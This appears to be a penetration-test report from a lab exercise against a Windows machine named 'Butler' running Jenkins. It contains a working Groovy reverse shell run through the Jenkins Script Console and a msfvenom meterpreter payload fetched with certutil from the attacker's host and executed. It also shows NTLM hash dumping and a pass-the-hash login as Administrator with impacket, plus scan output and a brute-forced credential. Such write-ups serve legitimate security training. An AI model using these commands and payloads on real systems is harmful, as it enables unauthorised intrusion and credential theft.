"Manage Jenkins>Scroll Down>Script Console"

*ipconfig in groovy script format*

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

 **Jenkins**

Dashboard

New Item

People

Build History

Manage Jenkins

My Views


Lockable Resources

New View

Build Queue

Build Executor Status

master

 **Script Console**

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (println(Jenkins.instance.pluginManager.plugins))

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'ipconfig'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"|
```

**Result**

out>  
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain  
Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3  
IPv4 Address. . . . . : 192.168.8.172  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.8.2

err>

We can see that when I put in the above code we get the IP of our target. Let see if we can ID ourselves





# Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
```

## Result

```
out> butler\butler
err>
```

Nice. We got code execution on our target. Let get a revers shell going so we can actually land on target.

*Groovy script format*

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available(>0)so.write(pi.read());while(pe.available(>0)so.write(pe.read());while(si.
available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

I wanted to catch the revers shell via Metasploit, so we set up a listener with a generic shell and configure the listener with our IP and port we want to catch the shell on in this case 4444.

Jenkins

192.168.8.172:8080/script

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Jenkins

Dashboard

New Item

People

Build History

Manage Jenkins

My Views

Lockable Resources

New View

Build Queue

Build Executor Status

master

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to

println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 String host="192.168.8.153";
2 int port=4444;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available(>0)so.write(pi.read());while(pe.available(>0)so.write(pe.read());while(si.
available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Result

org.codehaus.groovy.control.MultipleCompilationErrorsException: startup failed:
Script1.groovy: 3: Invalid variable name. Must start with a letter but was: "cmd
. At [3:12] @ line 3, column 12.
String cmd="cmd.exe";
^

kali@kali: ~

kali@kali: ~ 9fx25

Exploit target:

Id	Name
--	----
0	Wildcard Target

msf6 exploit(multi/handler) > run

[\*] Started reverse TCP handler on 192.168.8.153:4444

[\*] Command shell session 1 opened (192.168.8.153:4444 -> 192.168.8.172:49691) at 2022-10-01 04:22:18 -0400

Shell Banner:

M

----

C:\Program Files\Jenkins>whoami

whoami

butler\butler

C:\Program Files\Jenkins>

Proof of butler access

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  ---           -
  2           shell sparc/bsd  Shell Banner: M ----- 192.168.8.153:4444 -> 192.168.8.172:49692 (192.168.8.172)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

Shell Banner:
M
-----

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>hostname
hostname
Butler

C:\Program Files\Jenkins>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3
    IPv4 Address. . . . . : 192.168.8.172
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.8.2

C:\Program Files\Jenkins>
```

# BUTLER

I wanted to verify what OS I am dealing with

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"

C:\Users>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                Microsoft Windows 10 Enterprise Evaluation
OS Version:             10.0.19043 N/A Build 19043
System Type:            x64-based PC

C:\Users>
```

Windows 10 Enterprise Evaluation  
10.0.19043 N/A Build 19043  
64 bit OS

I can see it has a few patches on it installed

```
wmic qfe get Caption,Description,HotFixID,InstalledOn

C:\Users>wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                Description             HotFixID    InstalledOn
http://support.microsoft.com/?kbid=5017022  Update                KB5017022   10/1/2022
https://support.microsoft.com/help/5000736  Update                KB5000736   4/9/2021
https://support.microsoft.com/help/5012170  Security Update       KB5012170   10/1/2022
https://support.microsoft.com/help/5017308  Security Update       KB5017308   10/1/2022
                                           Update                KB5016705   10/1/2022
                                           Security Update       KB5001405   4/9/2021
```

Navigating around was hard with just a shell. I attempted to go from nc to meterpreter with the module multi/script/web\_delivery and it kept failing. So I wanted to probe for windows defender and see if it was running.

```
sc query windefend
```

```
C:\Windows\Temp\DB_folder>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10    WIN32_OWN_PROCESS
        STATE                : 1     STOPPED
        WIN32_EXIT_CODE       : 1077   (0x435)
        SERVICE_EXIT_CODE    : 0      (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Since it is off I am going to create a reverse shell and execute it on target so we can get a metepreter shell instead of a nc shell.

```
# On Kali
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.8.153 LPORT=9898 -f exe -e
x86/shikata_ga_nai -i 9 -o m.exe

# On Target
cd C:\Windows\Temp
```

```
certutil.exe -urlcache -f http://192.168.8.153:80/m.exe m.exe  
m.exe
```

```
C:\Windows\Temp\DB_folder>./m.exe  
./m.exe  
'.' is not recognized as an internal or external command,  
operable program or batch file.
```

```
C:\Windows\Temp\DB_folder>m.exe  
m.exe
```

```
C:\Windows\Temp\DB_folder>
```

```
kali@kali: ~/Desktop/Target/Artifact 157x8
```

```
[*] Started reverse TCP handler on 192.168.8.153:9898  
[*] Sending stage (175686 bytes) to 192.168.8.172  
[*] Meterpreter session 1 opened (192.168.8.153:9898 -> 192.168.8.172:49708) at 2022-10-01 06:15:19 -0400
```

```
meterpreter > getuid  
Server username: BUTLER\butler  
meterpreter >
```

# ADMINISTRATOR

Once I got into a `meterpreter` I wanted to see if we can test a few modules out to see if we can get an easy win. In our case we have to migrate to a process of x64 arch because our meterpreter is in x86 so we jump to the winlogon.exe PID 600 and then run our module.

Module: `post/windows/gather/credentials/credential_collector`

```
meterpreter > migrate 600
[*] Migrating from 1816 to 600...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against BUTLER
[+] Collecting hashes...
  Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
  Extracted: butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d
  Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5
[+] Collecting tokens...
  BUTLER\butler
  Font Driver Host\UMFD-0
  Font Driver Host\UMFD-1
  NT AUTHORITY\LOCAL SERVICE
  NT AUTHORITY\NETWORK SERVICE
  NT AUTHORITY\SYSTEM
  Window Manager\DWM-1
  No tokens available
meterpreter > █
```

We use a tool called `impacket-wmiexec` to log in as the Admin

```
impacket-wmiexec Administrator@192.168.8.172 -hashes
aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
```

```
(kali@kali)-[~/Desktop/Target/Exploit]
$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

## Proof of admin

```
C:\Windows\Temp\DB_folder>whoami
whoami
butler\butler

C:\Windows\Temp\DB_folder> █

kali@kali: ~/Desktop/Target/Exploit 157x16
(kali@kali)-[~/Desktop/Target/Exploit]
$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

---

# REMOVAL OF TOOLS

---

1. During our engagement we kept most of our script and binary's in a folder of our control called DB\_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:
2. C:\Windows\System32\spool\drivers\color\
3. C:\Windows\Temp
4. C:\Windows\Administrator\Downloads
5. C:\Users\Public\
6. C:\Users\username\Downloads
7. C:\Windows\Tasks\
8. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
9. All shells that were open or created during the engagement have been terminated
10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

---

# REFERENCES

---

Main Reference and resources pulled from:

1. <https://nvd.nist.gov/vuln>
2. <https://cve.mitre.org/>
3. <https://attack.mitre.org/tactics/enterprise/>
4. <https://www.exploit-db.com/>
5. <https://capec.mitre.org/>

## (BUTLER) EXPLOIT AND MITIGATION REFERENCES

### Exploit

- <https://cwe.mitre.org/data/definitions/307.html>
- <https://attack.mitre.org/techniques/T1110/>
- <https://attack.mitre.org/techniques/T1110/001/>
- [https://www.infosecmatter.com/metasploit-module-library/?mm=post/windows/gather/credentials/credential\\_collector](https://www.infosecmatter.com/metasploit-module-library/?mm=post/windows/gather/credentials/credential_collector)
- [https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/credential\\_collector.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/credential_collector.rb)

### Mitigation

- <https://attack.mitre.org/mitigations/M1036/>
- <https://attack.mitre.org/mitigations/M1032/>
- <https://attack.mitre.org/mitigations/M1027/>

---

# APPENDIX

---

Password and username found or created during engagement

<i>Username</i>	<i>Password</i>	<i>Note</i>
jenkins	jenkins	Brute force



# LOOT

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

## NMAP FULL SCAN

```
Nmap 7.92 scan initiated Fri Sep 30 19:40:42 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --min-rate 5000 192.168.8.172
Nmap scan report for 192.168.8.172
Host is up, received arp-response (0.00013s latency).
Scanned at 2022-09-30 19:40:42 EDT for 184s
Not shown: 56442 closed tcp ports (reset), 9081 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? syn-ack ttl 128
5040/tcp   open  unknown      syn-ack ttl 128
7680/tcp   open  pando-pub?   syn-ack ttl 128
8080/tcp   open  http         syn-ack ttl 128 Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/_
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
49664/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49665/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49666/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49667/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49668/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49669/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55190/udp): CLEAN (Timeout)
|   Check 4 (port 36599/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2022-09-30T23:43:31
|_  start_date: N/A
|_clock-skew: 0s
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
| Names:
|   BUTLER<00>          Flags: <unique><active>
```

```
| BUTLER<20>          Flags: <unique><active>
| WORKGROUP<00>       Flags: <group><active>
| Statistics:
| 00 0c 29 f4 50 d4 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Read data files from: /usr/bin/./share/nmap  
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
# Nmap done at Fri Sep 30 19:43:46 2022 -- 1 IP address (1 host up) scanned in 184.68 seconds

# NMAP VUL SCAN

```
# Nmap 7.92 scan initiated Fri Sep 30 19:44:43 2022 as: nmap -Pn -p- --script
safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.172
Pre-scan script results:
|_ hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_       Address=192.168.8.1
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|       Message id: 44d8f763-d21f-424a-90d3-dd5554f67054
|       Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|_       Type: Device pub:Computer
Nmap scan report for 192.168.8.172
Host is up, received user-set (0.00012s latency).
Scanned at 2022-09-30 19:45:23 EDT for 303s
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack
139/tcp    open  netbios-ssn  syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
5040/tcp   open  unknown      syn-ack
7680/tcp   open  pando-pub    syn-ack
8080/tcp   open  http-proxy   syn-ack
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-
login.php
| http-enum:
|_ /robots.txt: Robots file
| http-robots.txt: 1 disallowed entry
|_/
|_http-malware-host: Host appears to be clean
|_http-date: Fri, 30 Sep 2022 23:48:35 GMT; -1s from local time.
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-headers:
|   Connection: close
|   Date: Fri, 30 Sep 2022 23:48:35 GMT
|   X-Content-Type-Options: nosniff
|   Set-Cookie: JSESSIONID.fe7a4e72=node01vf1uacb631on1fno8p4elu67q1012.node0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html;charset=utf-8
```

```
| X-Hudson: 1.395
| X-Jenkins: 2.289.3
| X-Jenkins-Session: dea8f131
| Content-Length: 548
| Server: Jetty(9.4.41.v20210516)
|
|_ (Request type: GET)
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-vhosts:
|_128 names had status 403
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
|_http-chrono: Request times for /; avg: 166.48ms; min: 153.06ms; max: 176.22ms
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
49669/tcp open  unknown      syn-ack

Host script results:
| smb-mbenum:
|_ ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_fcrdns: FAIL (No PTR record)
| port-states:
| tcp:
| open: 135,139,445,5040,7680,8080,49664-49669
|_ closed: 1-134,136-138,140-444,446-5039,5041-7679,7681-8079,8081-49663,49670-65535
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb2-time:
| date: 2022-09-30T23:48:33
|_ start_date: N/A
| unusual-port:
|_ WARNING: this script depends on Nmap's service/version detection (-sV)
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
| Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
| Check 3 (port 55190/udp): CLEAN (Timeout)
| Check 4 (port 36599/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-capabilities:
| 2.0.2:
| Distributed File System
| 2.1:
| Distributed File System
| Leasing
| Multi-credit operations
```

```
| 3.0:
|   Distributed File System
|   Leasing
|   Multi-credit operations
| 3.0.2:
|   Distributed File System
|   Leasing
|   Multi-credit operations
| 3.1.1:
|   Distributed File System
|   Leasing
|_   Multi-credit operations
|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
| Names:
|   BUTLER<00>           Flags: <unique><active>
|   BUTLER<20>           Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
| Statistics:
|   00 0c 29 f4 50 d4 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_smb-vuln-ms10-054: false
|_dns-brute: Can't guess domain of "192.168.8.172"; use dns-brute.domain script argument.
| dns-blacklist:
|   SPAM
|   l2.apews.org - FAIL
|_   list.quorum.to - FAIL
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
```

Post-scan script results:

```
| reverse-index:
| 135/tcp: 192.168.8.172
| 139/tcp: 192.168.8.172
| 445/tcp: 192.168.8.172
| 5040/tcp: 192.168.8.172
| 7680/tcp: 192.168.8.172
| 8080/tcp: 192.168.8.172
| 49664/tcp: 192.168.8.172
| 49665/tcp: 192.168.8.172
| 49666/tcp: 192.168.8.172
| 49667/tcp: 192.168.8.172
| 49668/tcp: 192.168.8.172
|_ 49669/tcp: 192.168.8.172
```

Read data files from: /usr/bin/../../share/nmap

Nmap done at Fri Sep 30 19:50:26 2022 -- 1 IP address (1 host up) scanned in 343.02 seconds

# Gobuster Directory Hunt

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
=====

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url: http://192.168.8.172:8080
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.1.0
[+] Expanded: true
[+] Timeout: 50s
=====

2022/10/01 02:57:47 Starting gobuster in directory enumeration mode
=====

http://192.168.8.172:8080/logout (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/]
http://192.168.8.172:8080/assets (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/assets/]
http://192.168.8.172:8080/login (Status: 200) [Size: 2028]
http://192.168.8.172:8080/git (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/git/]
http://192.168.8.172:8080/error (Status: 400) [Size: 6241]
http://192.168.8.172:8080/oops (Status: 200) [Size: 6503]
http://192.168.8.172:8080/cli (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/cli/]
http://192.168.8.172:8080/j_security_check (Status: 303) [Size: 0] [-->
http://192.168.8.172:8080/loginError]
Progress: 22121 / 62285 (35.52%)
[ERROR] 2022/10/01 02:57:53 [!] parse "http://192.168.8.172:8080/error\x1f_log": net/url:
invalid control character in URL

=====

2022/10/01 02:57:57 Finished
=====
```

USER INFORMATION

-----

User Name	SID
=====	=====
butler\butler	S-1-5-21-1875598273-2479178766-1212885099-1001

GROUP INFORMATION

-----

Group Name	Type	SID
Attributes		
=====	=====	=====
=====		
Everyone	Well-known group	S-1-1-0
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114
Mandatory group, Enabled by default, Enabled group		
BUILTIN\Administrators	Alias	S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner		
BUILTIN\Users	Alias	S-1-5-32-545
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6
Mandatory group, Enabled by default, Enabled group		
CONSOLE LOGON	Well-known group	S-1-2-1
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\This Organization	Well-known group	S-1-5-15
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Local account	Well-known group	S-1-5-113
Mandatory group, Enabled by default, Enabled group		
LOCAL	Well-known group	S-1-2-0
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10
Mandatory group, Enabled by default, Enabled group		
Mandatory Label\High Mandatory Level	Label	S-1-16-12288

PRIVILEGES INFORMATION

-----

Privilege Name	Description
State	
=====	
=====	=====
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
Disabled	
SeSecurityPrivilege	Manage auditing and security log
Disabled	
SeTakeOwnershipPrivilege	Take ownership of files or other objects
Disabled	

SeLoadDriverPrivilege	Load and unload device drivers
Disabled	
SeSystemProfilePrivilege	Profile system performance
Disabled	
SeSystemtimePrivilege	Change the system time
Disabled	
SeProfileSingleProcessPrivilege	Profile single process
Disabled	
SeIncreaseBasePriorityPrivilege	Increase scheduling priority
Disabled	
SeCreatePagefilePrivilege	Create a pagefile
Disabled	
SeBackupPrivilege	Back up files and directories
Disabled	
SeRestorePrivilege	Restore files and directories
Disabled	
SeShutdownPrivilege	Shut down the system
Disabled	
SeDebugPrivilege	Debug programs
Enabled	
SeSystemEnvironmentPrivilege	Modify firmware environment values
Disabled	
SeChangeNotifyPrivilege	Bypass traverse checking
Enabled	
SeRemoteShutdownPrivilege	Force shutdown from a remote system
Disabled	
SeUndockPrivilege	Remove computer from docking station
Disabled	
SeManageVolumePrivilege	Perform volume maintenance tasks
Disabled	
SeImpersonatePrivilege	Impersonate a client after authentication
Enabled	
SeCreateGlobalPrivilege	Create global objects
Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set
Disabled	
SeTimeZonePrivilege	Change the time zone
Disabled	
SeCreateSymbolicLinkPrivilege	Create symbolic links
Disabled	
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session
Disabled	



PE BUTLER SYSTEMINFO

Host Name:	BUTLER
OS Name:	Microsoft Windows 10 Enterprise Evaluation
OS Version:	10.0.19043 N/A Build 19043
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Workstation
OS Build Type:	Multiprocessor Free
Registered Owner:	butler
Registered Organization:	
Product ID:	00329-20000-00001-AA079
Original Install Date:	8/14/2021, 3:51:38 AM
System Boot Time:	10/1/2022, 1:30:32 AM
System Manufacturer:	VMware, Inc.
System Model:	VMware7,1
System Type:	x64-based PC
Processor(s):	2 Processor(s) Installed.  [01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz [02]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version:	VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)
Input Locale:	en-us;English (United States)
Time Zone:	(UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:	2,047 MB
Available Physical Memory:	1,515 MB
Virtual Memory: Max Size:	3,199 MB
Virtual Memory: Available:	2,234 MB
Virtual Memory: In Use:	965 MB
Page File Location(s):	C:\pagefile.sys
Domain:	WORKGROUP
Logon Server:	N/A
Hotfix(s):	6 Hotfix(s) Installed.  [01]: KB5017022 [02]: KB5000736 [03]: KB5012170 [04]: KB5017308 [05]: KB5016705 [06]: KB5001405
Network Card(s):	1 NIC(s) Installed.  [01]: Intel(R) 82574L Gigabit Network Connection  Connection Name: Ethernet0 DHCP Enabled: Yes DHCP Server: 192.168.8.254 IP address(es) [01]: 192.168.8.172 [02]: fe80::60c1:cd1d:6cd:b94b
Hyper-V Requirements:	A hypervisor has been detected. Features required for Hyper-V will not be displayed.

WES RESULTS

```
Windows Exploit Suggester 1.02 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 21H1 for x64-based Systems
    - Generation: 10
    - Build: 19043
    - Version: 21H1
    - Architecture: x64-based
    - Installed hotfixes (6): KB5017022, KB5000736, KB5012170, KB5017308, KB5016705, KB5001405
[+] Loading definitions
    - Creation date of definitions: 20220928
[+] Determining missing patches
[!] Found vulnerabilities!
```

Date: 20211109  
CVE: CVE-2021-36957  
KB: KB5007186  
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-36957  
KB: KB5007186  
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-36957  
KB: KB5007186  
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-36957  
KB: KB5007186  
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38631  
KB: KB5007186  
Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38631  
KB: KB5007186  
Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38631  
KB: KB5007186  
Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38631  
KB: KB5007186  
